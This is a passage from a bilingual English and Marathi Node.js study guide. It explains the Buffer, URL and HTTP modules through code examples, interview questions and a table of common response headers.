- **Q1 (`setTimeout 0` vs `setImmediate`)**: `setTimeout` → Timers phase, `setImmediate` → Check phase. I/O callback च्या आत `setImmediate` नेहमी आधी. Main file मध्ये क्रम बदलू शकतो.
- **Q2 (`setTimeout` अचूक वेळेवर चालतो का?)**: नाही. Delay ही किमान वेळ आहे. मोठा synchronous loop चालू असेल तर timer उशिरा चालतो.
- **उदाहरण**: "10 मिनिटांनी चहा देतो" म्हणजे किमान 10 मिनिटे. आचारी busy असेल तर 15 पण होऊ शकतात.

- **Tip:** इतर कामे संपल्यानंतर लगेच काहीतरी चालवायचे असेल तर `setImmediate` वापरा. Delay हवा असेल तर `setTimeout`.
- **setInterval ची काळजी:** callback ला delay पेक्षा जास्त वेळ लागला तर calls एकमेकांवर येतात. अशा वेळी `recursive setTimeout` वापरा.

Chapter 10: The Buffer Module

Q. What is a Buffer in Node.js?

Concept:

- A Buffer is a built-in Node.js class used to handle **raw binary data** directly in memory.
 - *(Raw Binary Data means data that is stored at the lowest machine level as a sequence of bytes (0s and 1s), rather than as human-readable text).*
- It represents data as a sequence of bytes and is commonly used with file systems, network streams, images, and encryption.
- JavaScript originally only handled strings, objects, arrays, and numbers. It didn't have a way to handle binary data (like images, videos, TCP packets). Buffer solves this in Node.js.
- A Buffer is a sequence of 8-bit unsigned values (from 0 to 255).
- Buffer is globally available in Node.js, so you don't necessarily need to import it, though modern practice recommends `const { Buffer } = require('node:buffer');`.

मराठी सारांश:

- Buffer म्हणजे बायनरी डेटा (0 आणि 1) मेमरीमध्ये साठवण्यासाठी वापरलेली जागा.
- **Raw binary data:** माणसाला वाचता येणारा text नाही, तर machine level वरील bytes.
- **का लागतो?** साध्या JavaScript मध्ये string, number, object होते, पण images / video / network packets सारखा binary data हाताळायची सोय नव्हती. Node.js ने Buffer दिला.
- प्रत्येक byte ची value 0 ते 255 (8-bit) असते.
- **कुठे वापरतात?** files वाचणे (fs), network streams, images, encryption (crypto).
- Buffer global आहे, `require` करावा लागत नाही.
- **उदाहरण:** Buffer म्हणजे सामान ठेवायचा डबा, ज्यात प्रत्येक कप्प्यात एक byte असतो.

Code Example: First look at a Buffer

```
const buf = Buffer.from('Hi');
console.log(buf);           // <Buffer 48 69>   (hex of 'H'=72, 'i'=105)
console.log(buf[0]);        // 72    → each element is a byte (0-255)
console.log(buf.length);    // 2      → number of BYTES
console.log(buf.toString()); // 'Hi'
```

Q. Key Characteristics of a Buffer

- **Fixed-Size (Size is Immutable):** Once a Buffer is created, its size (length) CANNOT be changed. If you need more space, you must create a new, larger Buffer.
- **Mutable Content:** Even though the size is fixed, the data *inside* the Buffer can be changed/modified at any time (e.g., `buf[0] = 88;`).
- **External Memory:** Buffers allocate memory outside of the V8 JavaScript engine's normal heap garbage collection mechanism. It interacts directly with system RAM for efficiency.
- **Uint8Array:** Under the hood, Buffer is built on top of JavaScript's `Uint8Array`.

मराठी सारांश:

- Buffer चा आकार एकदा ठरवला की तो बदलता येत नाही (Fixed size).
- पण आतला डेटा आपण बदलू शकतो (Mutable).
- Buffer ची मेमरी V8 इंजिनच्या बाहेर, थेट सिस्टिमच्या RAM मध्ये साठवली जाते.
- **उदाहरण (size fixed):** `Buffer.alloc(5)` ला 5 bytes. 6 वा byte लिहिला तरी जात नाही. मोठी जागा हवी तर नवीन Buffer बनवा.
- **उदाहरण (content mutable):** `buf[0] = 77` ने पहिला byte बदलतो. "NodeJS" → "ModeJS".
- **External memory का?** मोठा binary data V8 heap बाहेर ठेवल्याने GC वरचा भार कमी आणि OS / I/O सोबत जलद काम.
- **Uint8Array:** Buffer हा JavaScript च्या `Uint8Array` वर आधारित आहे (प्रत्येक byte 0–255).
- **उदाहरण:** ठराविक कप्प्यांचा डबा. कप्पे वाढवता येत नाहीत, पण आतले सामान बदलता येते.

MEMORY ALLOCATION IN NODE.JS

V8 Engine Heap

- Strings
- Objects
- Arrays

External Memory

- BUFFER
- (Raw Binary Data)
- (System RAM)

Figure 17: V8 Heap vs External Buffer Memory




Figure 18: Buffer Methods Classification

Q. Methods to Create a Buffer

Concept:

- Buffers must be created by allocating memory or converting existing data (like strings or arrays) into binary format.
- We cannot use the `new Buffer()` constructor anymore (it is deprecated for security reasons).
- We use static factory methods instead: `Buffer.from()`, `Buffer.alloc()` Or `Buffer.allocUnsafe()`.
- A Buffer's **size is fixed** when it is created and cannot grow later.

Code Example: The three creation methods

```
Buffer.from('Hello', 'utf8');    // <Buffer 48 65 6c 6c 6f>
Buffer.from([1, 2, 3]);          // <Buffer 01 02 03>
Buffer.alloc(4);                 // <Buffer 00 00 00 00>  safe, zero-filled
Buffer.allocUnsafe(4);           // <Buffer ?? ?? ?? ??>  fast, old memory → fill it!
Buffer.allocUnsafe(4).fill(0);   // make it safe
```

1. Syntax: `Buffer.from(data, [encoding])`

- **data:** The string, array, or another buffer to convert into a Buffer.
- **encoding:** (Optional) The character encoding of the string (e.g., 'utf-8').
- *Usage:* Used to directly convert an existing string into binary data.

2. Syntax: `Buffer.alloc(size)`

- **size:** The number of bytes to allocate (Integer).
- *Usage:* Creates a clean, safe Buffer of the specified size where all bytes are initialized to 0. (Safe but slightly slower).

3. Syntax: Buffer.allocUnsafe(size)

- **size:** The number of bytes to allocate (Integer).
- *Usage:* Creates a Buffer without initializing the memory. It is extremely fast but may contain old, sensitive garbage data. It MUST be fully overwritten before reading.

मराठी सारांश (Buffer Creation):

- Buffer.from(data, encoding): आधीच्या string / array पासून Buffer बनवतो. उदा. Buffer.from('Hi').
- Buffer.alloc(size) वापरून आपण सुरक्षित (0 ने भरलेला) Buffer बनवतो. थोडा slow पण safe.
- Buffer.allocUnsafe(size) हा फास्ट असतो पण त्यात जुना कचरा डेटा (garbage values) असू शकतो, त्यामुळे तो काळजीपूर्वक वापरावा. वापरण्यापूर्वी पूर्ण overwrite करा.
- **लक्षात ठेवा:** new Buffer() आता deprecated आहे (security मुळे). वापरू नका.
- **उदाहरण:** alloc = धुतलेला स्वच्छ डबा. allocUnsafe = न धुतलेला डबा (आधीचे अन्न असू शकते).

Q. Encoding and Conversion

Concept:

- Since Buffers are just 0s and 1s, we frequently need to convert them back to human-readable strings or specific formats like Base64 or Hex.
- **Encoding** = the rule for turning bytes into text and back.
- Convert **text** → **bytes** with Buffer.from(str, enc), and **bytes** → **text** with buf.toString(enc).

Code Example: Converting between formats

```
const buf = Buffer.from('Node');
buf.toString('utf8');    // 'Node'
buf.toString('hex');     // '4e6f6465'
buf.toString('base64');  // 'Tm9kZQ=='

Buffer.from('Tm9kZQ==', 'base64').toString(); // 'Node' (decode back)
Buffer.byteLength('🍌');                       // 4 bytes, but '🍌'.length === 2
```

Syntax: buf.toString([encoding])

- **encoding:** The format to convert the binary data into.
 - 'utf-8' (Default): Standard text conversion.
 - 'hex': Converts bytes into a hexadecimal string.
 - 'base64': Converts the Buffer into a Base64 string (widely used for transmitting images/files over text protocols like HTTP). Base64 does NOT compress data, it just changes format.

- **Length Trap:** "😄".length in JS is 2 (characters), but Buffer.from("😄").length is 4 (because UTF-8 uses 4 bytes to represent this emoji).

मराठी सारांश (Encoding आणि Conversion):

- Buffer मध्ये फक्त 0 आणि 1 असतात. वाचण्यायोग्य बनवायला buf.toString(encoding) वापरतात.
- 'utf-8' (default): साधा text. 'hex': hexadecimal string (उदा. 4e6f). 'base64': images / files text स्वरूपात पाठवण्यासाठी.
- **Base64** data compress करत नाही, फक्त format बदलतो (उलट size ~33% वाढते).
- **Length trap:** "😄".length = 2, पण Buffer.from("😄").length = 4 bytes. String length आणि byte length वेगळे असू शकतात.

Q. Other Important Buffer Operations

1. Syntax: buf.write(string)

- **string:** The text you want to inject/overwrite into an existing buffer.
- *Usage:* Modifies the content of an existing buffer in-place.

2. Syntax: Buffer.compare(buf1, buf2)

- **buf1, buf2:** The two buffers to compare byte-by-byte.
- *Returns:* -1 if buf1 is less, 1 if buf1 is greater, and 0 if they are exactly identical.

3. Syntax: Buffer.concat(list)

- **list:** An array of multiple Buffer objects.
- *Returns:* A single, new combined Buffer.

Code Example: Basic Buffer Operations

```
// 1. Create a buffer from string
const buf1 = Buffer.from("NodeJS");
console.log(buf1); // <Buffer 4e 6f 64 65 4a 53>
console.log(buf1.toString()); // "NodeJS"

// 2. Modify Buffer Content
buf1[0] = 77; // ASCII for 'M'
console.log(buf1.toString()); // "ModeJS" (Mutable content!)

// 3. Convert to Base64
console.log(buf1.toString("base64")); // "TW9kZUpT"

// 4. Concatenate Buffers
```

```
const bufA = Buffer.from("Hello ");
const bufB = Buffer.from("World");
const combined = Buffer.concat([bufA, bufB]);
console.log(combined.toString()); // "Hello World"

// 5. Writing to a Buffer
const bufAlloc = Buffer.alloc(10);
bufAlloc.write("vishal");
console.log(bufAlloc.toString()); // "vishal"

// 6. Comparing Buffers
const b1 = Buffer.from("ABC");
const b2 = Buffer.from("BCD");
console.log(Buffer.compare(b1, b2)); // -1 (b1 is less than b2)
```

मराठी सारांश:

- Buffer मधील डेटा माणसाला वाचता यावा यासाठी `toString()` चा वापर होतो.
- **buf.write(string)**: आधीच्या Buffer मध्ये नवीन text लिहितो (त्याच जागी overwrite).
- **Buffer.compare(b1, b2)**: byte-by-byte तुलना. -1 (b1 लहान), 0 (सारखे), 1 (b1 मोठा). Sorting साठी उपयोगी.
- **Buffer.concat([b1, b2])**: अनेक Buffers जोडून एक नवीन Buffer. Stream मधून आलेले chunks जोडायला वापरतात.
- **buf[0] = 77**: index ने थेट byte बदलता येतो (content mutable आहे).

Interview Questions (Detailed)

Q1. What is the difference between `Buffer.alloc()` and `Buffer.allocUnsafe()`?

- `Buffer.alloc(size)` creates a zero-filled, initialized Buffer. It is slower but very safe.
- `Buffer.allocUnsafe(size)` creates an uninitialized Buffer. It is faster but might contain old, sensitive memory data. It should always be completely overwritten before reading.

Q2. Are Buffers mutable or immutable?

- The **size** of a Buffer is **immutable** (fixed).
- The **content** inside a Buffer is **mutable** (can be changed).

Q3. Is a Buffer an Array?

- No. A Buffer behaves like an array of bytes and uses indexing (`buf[0]`), but it is actually a subclass of `Uint8Array`. It lives in external memory, not the standard JS array heap.

Q4. What is the relationship between Buffers and Streams? (Missing Important Concept)

- This is a critical concept: **Streams process data in chunks, and those chunks are Buffers.**
- When you read a large file using `fs.createReadStream()`, or receive a large video over HTTP, Node.js doesn't load the entire file into RAM.
- Instead, it breaks the data into smaller pieces (chunks). By default, these chunks are returned as **Buffer objects**.
- Buffers are the fundamental data structures that make Node.js Streams work efficiently.

मराठी सारांश:

- Interview मध्ये `alloc()` vs `allocUnsafe()` हमखास विचारतात. `allocUnsafe()` फास्ट असतो पण सुरक्षित नसतो.
- "Buffer Mutable असतो का?" यावर सांगा की त्याचा आकार फिक्स (immutable) असतो, पण आतला डेटा बदलता (mutable) येतो.
- **Buffers आणि Streams:** Streams जो डेटा तुकड्या-तुकड्यात (chunks) आणतात, ते तुकडे म्हणजेच Buffers असतात.
- **Buffer Array आहे का?** नाही. Array सारखा index (`buf[0]`) वापरता येतो, पण तो `Uint8Array` चा subclass आहे आणि V8 heap बाहेर राहतो.
- **alloc vs allocUnsafe:** `alloc = 0` ने भरलेला, सुरक्षित. `allocUnsafe` = जुना data असू शकतो, वापरण्यापूर्वी पूर्ण overwrite करा.
- **new Buffer()** deprecated आहे. `Buffer.from` / `alloc` वापरा.

Quick Revision Summary

Method / Concept	Description
Buffer.from()	Creates a Buffer from string/array data.
Buffer.alloc(size)	Creates a zero-filled safe Buffer of fixed size.
Buffer.allocUnsafe(size)	Creates a fast but uninitialized Buffer.
buf.toString('base64')	Converts the Buffer to a base64 encoded string.
Buffer.concat([b1, b2])	Joins multiple buffers together.
Memory Location	External memory, outside the normal V8 heap.

Chapter 10.5: The URL Module

Q. What is the URL Module?

Concept:

- The `url` module provides utilities for URL resolution and parsing.
- It helps us break down a long web address into individual components (protocol, hostname, port, query parameters).
- Modern Node.js applications use the **WHATWG URL API** (a web standard), which means the `URL` class is globally available and does not require importing.

मराठी सारांश:

- URL Module चा वापर एखाद्या मोठ्या web address मधून वेगवेगळी माहिती (domain, path, query string) वेगळी करण्यासाठी होतो.
- **URL चे भाग:** `https:` (protocol), `www.example.com` (hostname), `8080` (port), `/products/item` (pathname), `?id=123` (search / query), `#details` (hash).
- आधुनिक Node.js मध्ये आपण Global URL Class चा वापर करतो (WHATWG standard, browser सारखेच), त्यामुळे `require('url')` लिहिण्याची गरज पडत नाही.
- **उदाहरण:** पत्ता "पुणे, कोथरूड, गल्ली 5, घर 12" तुकड्यांत वेगळा करणे. शहर, भाग, गल्ली, घर.
- **उपयोग:** server मध्ये `req.url` मधून path आणि query values काढणे.



Figure 19: URL Components Anatomy

Q. The Global URL Class

Concept:

- URL is a **global class** (WHATWG URL Standard, same as in browsers) that parses a URL string into an object with separate parts.
- It **validates** the URL and throws `TypeError: Invalid URL` for bad input.
- Its parts (pathname, search, hash) can be **read and changed**, and `href` updates automatically.

Syntax: `new URL(input, [base])`

- **input:** The absolute or relative URL string you want to parse.

- **base:** (Optional) The base URL if the input is relative.

Example: Using Global URL Class

```
const myUrl = new URL('https://www.example.com:8080/products/item?id=123&category=tech#details');
console.log(myUrl); // Returns the parsed URL object
```

मराठी सारांश (URL Class):

- `new URL(input, base)` URL string चे भाग (host, pathname, search, hash) वेगळे करतो.
- Global आहे, `require` लागत नाही. Browser सारखेच API.
- चुकीचा URL → `TypeError: Invalid URL`. भाग बदलले की `href` आपोआप update.

Q. Important Properties of URL Object

- **href:** The full constructed URL string.
- **hostname:** Only the domain name (e.g., 'www.example.com').
- **port:** Only the port number (e.g., '8080').
- **host:** Hostname + Port (e.g., 'www.example.com:8080').
- **pathname:** The path part of the URL (e.g., '/products/item').
- **search:** The full query string including '?' (e.g., '?id=123').
- **searchParams:** Returns a powerful `URLSearchParams` object to manage queries.

Example: Accessing Properties

```
const urlObj = new URL('https://vishal:pass123@www.domain.com:3000/api/users?status=active#top');

console.log(urlObj.hostname); // "www.domain.com"
console.log(urlObj.port);     // "3000"
console.log(urlObj.host);     // "www.domain.com:3000"
console.log(urlObj.pathname); // "/api/users"
console.log(urlObj.search);   // "?status=active"
console.log(urlObj.hash);     // "#top"
```

मराठी सारांश (URL Class आणि Properties):

- **Syntax:** `new URL(input, base)`. `input` = parse करायचा URL. `base` = input relative असेल तर त्याचा मूळ URL.
- **उदाहरण (base):** `new URL('/about', 'https://site.com')` → `https://site.com/about`.
- चुकीचा URL दिल्यास `TypeError: Invalid URL` येतो, म्हणून `try/catch` वापरा.
- **href:** पूर्ण URL. **hostname:** फक्त domain. **port:** फक्त port. **host:** domain + port.
- **pathname:** `/api/users`. **search:** `?status=active` (raw string). **hash:** `#top`.
- **searchParams:** query values सहज वाचायला / बदलायला मदत करणारा object.

Q. Working with Query Strings (URLSearchParams)

Concept:

- The `searchParams` property returns a `URLSearchParams` object which acts like a Map for query parameters.
- It makes reading, adding, or deleting `?key=value` pairs extremely easy without manual string manipulation.
- It **encodes and decodes** special characters automatically (space $\rightarrow$ +, & $\rightarrow$ %26).
- It can also be created on its own: `new URLSearchParams('a=1&b=2')` Or `new URLSearchParams({ a: 1 })`.

Important Methods of URLSearchParams:

- **1. get(name):** Returns the value of a specific query parameter.
`urlObj.searchParams.get('status') // "active"`
- **2. getAll(name):** Returns an Array of all values for a parameter (useful when URLs have duplicate keys like `?tag=js&tag=node`).
`urlObj.searchParams.getAll('tag') // ["js", "node"]`
- **3. has(name):** Returns true if the parameter exists.
`urlObj.searchParams.has('status') // true`
- **4. set(name, val):** Sets the value of a parameter (if it already exists, it overwrites it).
`urlObj.searchParams.set('status', 'inactive')`
- **5. append(name, val):** Adds a new parameter. If it exists, it creates a duplicate.
`urlObj.searchParams.append('limit', '10')`
- **6. delete(name):** Completely removes a parameter from the URL.
`urlObj.searchParams.delete('status')`

Example: Modifying URLs Dynamically

```
const productUrl = new URL('https://amazon.com/search?category=shoes');

// 1. Reading values
console.log(productUrl.searchParams.get('category')); // "shoes"

// 2. Modifying the URL safely (no string concatenation!)
productUrl.searchParams.append('brand', 'nike');
productUrl.searchParams.set('category', 'sneakers'); // Overwrites "shoes"
productUrl.pathname = '/sale'; // Modifying the path directly

console.log(productUrl.href);
// Output: 'https://amazon.com/sale?category=sneakers&brand=nike'
```

मराठी सारांश (URLSearchParams):

- `url.searchParams` हा Map सारखा object आहे, जो `?key=value` सहज हाताळतो. String तोडण्याची गरज नाही.

- **get(name):** एक value. **getAll(name):** एकाच key च्या सगळ्या values (array).
- **has(name):** key आहे का (true / false).
- **set(name, val):** value बदला (असेल तर overwrite). **append(name, val):** नवीन जोडा (duplicate पण चालते).
- **delete(name):** key काढून टाका.
- **लक्षात ठेवा:** सगळ्या values **string** असतात. '10' number हवा असेल तर Number() करा.
- **उदाहरण:** Amazon वर filter लावणे: category=shoes, brand=nike. हे सगळे query parameters आहेत.

Q. Legacy url Module vs Modern API

- Previously, developers used `const url = require('url');` and methods like `url.parse()`.
- `url.parse()` is now **deprecated**. Always use the global new `URL()` class instead.
- However, the module is still useful for specific system path conversions:
 - `url.pathToFileURL(path)`: Converts system path (C:\Users\file.txt) to a file:// URL.
 - `url.fileURLToPath(url)`: Converts a file:// URL back to a system path.

Code Example: Legacy vs modern

```
// ❌ Legacy (deprecated)
const url = require('url');
const old = url.parse('https://site.com/a?x=1', true);
old.query.x; // '1'

// ✅ Modern
const u = new URL('https://site.com/a?x=1');
u.searchParams.get('x'); // '1'

// ✅ Still useful from node:url (e.g. __dirname in ESM)
import { fileURLToPath } from 'node:url';
const __filename = fileURLToPath(import.meta.url);
```

Interview Questions (Detailed)

Q1. Do we need to require the URL module to parse URLs?

- No. In modern Node.js, the WHATWG `URL` and `URLSearchParams` classes are globally available. You only need to require the `'node:url'` module for specific utility functions like `fileURLToPath`.

Q2. What is the difference between host and hostname?

- `hostname` refers to just the domain (e.g., `www.google.com`).
- `host` includes both the domain AND the port number (e.g., `www.google.com:8080`).

Q3. What is the difference between "Query Parameters", `url.search`, and `url.searchParams`?

- **Query Parameters:** This is the universal, theoretical name for the `?key=value` part of a URL.
- `url.search`: A property that returns the exact **raw string** representation of the query parameters (e.g., `"?id=123&category=tech"`). You would have to manually split this string to extract the data.
- `url.searchParams`: A property that returns a smart **JavaScript Object** (`URLSearchParams`). It parses the raw string automatically and provides helper methods (like `.get('id')`) to easily extract data without manual string manipulation.

मराठी सारांश (Legacy url आणि Interview):

- **जुनी पद्धत:** `require('url').parse()`. आता deprecated आहे, वापरू नका.
- **नवीन:** `global new URL()`.
- `url` module फक्त `fileURLToPath()` (`file://` → system path) आणि `pathToFileURL()` (उलट) साठी लागतो. उदा. ESM मध्ये `__dirname` काढायला.
- **Q1:** URL parse करायला `require` लागत नाही, कारण `URL` global आहे.
- **Q2 (host vs hostname):** `hostname` = फक्त domain. `host` = domain + port.
- **Q3 (search vs searchParams):** `search` = raw string (`"?id=123"`). `searchParams` = methods असलेला smart object (`.get('id')`).

Chapter 10.6: The HTTP Module

Q. What is the HTTP Module?

Concept:

- The `http` module is a core built-in module in Node.js that allows Node.js to transfer data over the Hyper Text Transfer Protocol (HTTP).
- It enables Node.js to act as an **HTTP Server** (listening for requests from clients like browsers) and as an **HTTP Client** (making requests to other servers).
- It is the foundational building block for all web frameworks in Node.js, such as Express.js.

मराठी सारांश:

- `http` module चा वापर करून आपण Node.js मध्ये स्वतःचा वेब सर्वर बनवू शकतो जो इंटरनेटवरून येणाऱ्या requests ला उत्तर देऊ शकतो.
- **HTTP** = HyperText Transfer Protocol. Browser आणि server यांच्यात data पाठवण्याचे नियम.
- **दोन भूमिका:** (1) **HTTP Server:** browser कडून requests घेणे (`http.createServer`). (2) **HTTP Client:** दुसऱ्या server ला request पाठवणे (`http.get`, `http.request`).
- हा core module आहे, install करावा लागत नाही. Secure (SSL) साठी `https` module.
- Express.js सारखे मोठे frameworks आतून याच `http` module चा वापर करतात.

- **उदाहरण:** http module म्हणजे दुकानाचा counter. ग्राहक (browser) मागणी (request) करतो, दुकानदार (server) माल (response) देतो.




Figure 20: How HTTP Module handles Req and Res

Q. Essential Methods & Properties Breakdown




Figure 21: HTTP Methods and Properties Hierarchy

• 1. Global http Module Methods

- `http.createServer((req, res) => {...})`: Creates a new HTTP server. The callback runs every time a user makes a request to the server. Returns an `http.Server` instance.
- `server.listen(port, [host])`: Starts the server so it actively listens for incoming connections on the specified port.

• 2. The Request Object (req) - (Inherits from Readable Stream)

- `req.url`: The route path and query string requested by the client (e.g., `'/api/users?id=1'`).
- `req.method`: The HTTP verb used (e.g., `'GET'`, `'POST'`, `'PUT'`, `'DELETE'`). Used for routing logic.
- `req.headers`: A JavaScript object containing all HTTP headers sent by the browser (like user-agent, authorization tokens, cookies).
- `req.on('data', chunk => {})`: Since `req` is a readable stream, you must listen to the `'data'` event to read the body of a POST request chunk by chunk.

- **3. The Response Object (res)** - *(Inherits from Writable Stream)*

- `res.statusCode`: A property to manually set the status (e.g., `res.statusCode = 404;`).
- `res.setHeader(name, value)`: Adds a single HTTP header to the response (e.g., `res.setHeader('Content-Type', 'text/html');`).
- `res.writeHead(statusCode, [headers])`: A powerful method that sets the status code AND multiple headers at the same time. (Better than using `statusCode` and `setHeader` separately).
- `res.write(chunk)`: Sends a chunk of the response body to the client. Can be called multiple times.
- `res.end([data])`: The most critical method. It signals to the server that all headers and body chunks have been sent, and the response is complete. If you forget to call this, the browser will keep loading infinitely!

More Request / Response Details:

- `req.on('end', () => {})`: Fires when the whole request body has been received. Parse the collected chunks here.
- **https module**: Same API, but launches an **SSL/TLS (secure)** server. It needs a certificate and a key.
- **Real-world uses of the http module**:
 - Building REST APIs without Express.
 - Creating custom HTTP clients (`http.request`, `http.get`).
 - Testing backend logic before adopting a framework.
 - Streaming data between services.

Code Example: Reading a POST Body (`req.on('data') + req.on('end')`)

```
const http = require('http');

http.createServer((req, res) => {
  if (req.method === 'POST' && req.url === '/users') {
    let body = '';
    req.on('data', (chunk) => body += chunk);    // collect pieces
    req.on('end', () => {                        // all data received
      const user = JSON.parse(body);
      res.writeHead(201, { 'Content-Type': 'application/json' });
      res.end(JSON.stringify({ message: 'User created', user }));
    });
  } else {
    res.writeHead(404);
  }
});
```

```
res.end('Not found');
}
}).listen(3000);
```

मराठी सारांश (HTTP methods & properties):

- `http.createServer(handler)` ने server बनतो, `server.listen(port)` ने सुरू होतो.
- **req:** `req.method` (GET/POST), `req.url` (path), `req.headers`. Body 'data' / 'end' events ने येतो.
- **res:** `res.statusCode`, `res.setHeader()`, `res.writeHead()`, `res.write()`, `res.end()`.
- `res.end()` शिवाय response पूर्ण होत नाही.


Q. What is the `writeHead()` Method in Node.js?

Concept:

- `res.writeHead()` sets the **HTTP status code** and **response headers** in one call, before the body is sent.
- Headers are extra information (metadata) about the response: what type it is, whether to cache it, who can access it, and so on.
- **Simple example:** the label on a parcel (headers) is written **before** putting things inside (body). The label tells the receiver what's inside and how to handle it.

- **Syntax:** `res.writeHead(statusCode[, statusMessage][, headers])`
- **statusCode:** A number, for example 200 (OK), 201 (Created), 404 (Not Found) or 500 (Server Error).
- **statusMessage (optional):** Custom text, for example 'ok'.
- **headers (optional):** An object such as `{ 'Content-Type': 'text/html' }`.
- **Rules:**
 - It must be called **before** `res.write()` / `res.end()`.
 - It can be called only **once** per response. A second call throws an "headers already sent" error.
 - It merges with headers set earlier through `res.setHeader()` (values in `writeHead` win).

Diagram: HTTP Response Structure



Code Example: writeHead with Multiple Headers

```
res.writeHead(200, {
  'Content-Type': 'application/json',
  'Cache-Control': 'no-cache',
  'Access-Control-Allow-Origin': '*',
  'X-Content-Type-Options': 'nosniff'
});
res.end(JSON.stringify({ name: 'Vishal' }));
```

मराठी सारांश (writeHead):

- res.writeHead(status, headers) एकाच वेळी status code आणि headers पाठवतो.
- हे write() / end() च्या **आधी** आणि **एकदाच** call करायचे.
- Headers = response बदल माहिती (प्रकार, cache, CORS). उदा. parcel वरचे label.

Q. Common HTTP Response Headers (List)

Category	Header	Meaning
Content-Type (what format)	'Content-Type': 'text/html'	HTML response
	'Content-Type': 'text/plain'	Plain text
	'Content-Type': 'application/json'	JSON
	'Content-Type': 'application/xml'	XML
	'Content-Type': 'image/png'	PNG image
	'Content-Type': 'image/jpeg'	JPEG image
Caching (store copy?)	'Cache-Control': 'no-cache'	Must re-check with the server before using a cached copy

	'Cache-Control': 'public, max-age=3600'	Cache for 1 hour
	'Cache-Control': 'private, max-age=0, no-store'	Never store (private data)
CORS (who can call)	'Access-Control-Allow-Origin': '*'	Allow all domains
	'Access-Control-Allow-Origin': 'https://example.com'	Allow one specific domain
	'Access-Control-Allow-Methods': 'GET, POST, PUT, DELETE'	Allowed HTTP methods
	'Access-Control-Allow-Headers': 'Content-Type, Authorization'	Allowed request headers
Security	'Strict-Transport-Security': 'max-age=31536000; includeSubDomains'	Force HTTPS
	'X-Content-Type-Options': 'nosniff'	Prevent MIME-type sniffing
	'X-Frame-Options': 'DENY'	Prevent clickjacking (no iframes)
	'Content-Security-Policy': "default-src 'self'"	Load content only from your own site
Authentication	'WWW-Authenticate': 'Basic realm="Secure Area"'	Response header: asks the client to log in (with 401)
	'Authorization': 'Bearer <token>'	Request header: the client sends its token (read via req.headers.authorization)

मराठी सारांश (writeHead आणि Headers):

- `res.writeHead(status, headers)` एकाच वेळी status code आणि headers सेट करते. Body पाठवण्यापूर्वीच वापरायचे.
- **उदाहरण:** Parcel वरचे label (headers) आधी लिहितो, मग आत सामान (body) टाकतो.
- एका response मध्ये फक्त एकदाच वापरता येते.
- **Content-Type:** data कोणत्या format मध्ये आहे (html, json, image).
- **Cache-Control:** browser ने copy साठवावी का आणि किती वेळ.
- **CORS headers:** कोणत्या websites ना आपल्या API ला call करू द्यायचे.
- **Security headers:** HTTPS सक्ती, clickjacking आणि MIME sniffing पासून संरक्षण.
- **Authorization:** हा request header आहे. Client token पाठवतो.
